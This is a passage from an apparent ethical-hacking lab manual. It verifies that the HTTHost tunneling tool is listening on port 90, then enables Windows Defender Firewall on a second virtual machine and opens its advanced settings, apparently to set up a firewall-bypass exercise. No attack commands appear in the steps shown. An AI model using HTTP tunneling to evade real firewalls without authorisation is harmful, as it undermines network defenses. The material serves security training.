
11. Navigate to the **Application log** tab and check if the last line is **Listener: listening at 0.0.0.0:90**, which ensures that HTTHost is running properly and has begun to listen on port 90.




12. Now, leave **HTTHost** running, and do not turn off the **Windows Server 2022** machine.
13. Now, switch to the **Windows Server 2019** virtual machine and launch **Control Panel**, as shown in the screenshot.
14. The **Control Panel** window appears, click **System and Security**. In System and Security window select **Windows Defender Firewall**.



15. The **Windows Defender Firewall** control panel appears; click the **Turn Windows Defender Firewall on or off** link in the left pane.



16. The **Customize Settings** window appears.
17. Select **Turn on Windows Defender Firewall** under **Private network settings** and **Public network settings**.
18. Click **OK**.




19. The firewall is successfully turned on. Now, click **Advanced settings** in the left pane.

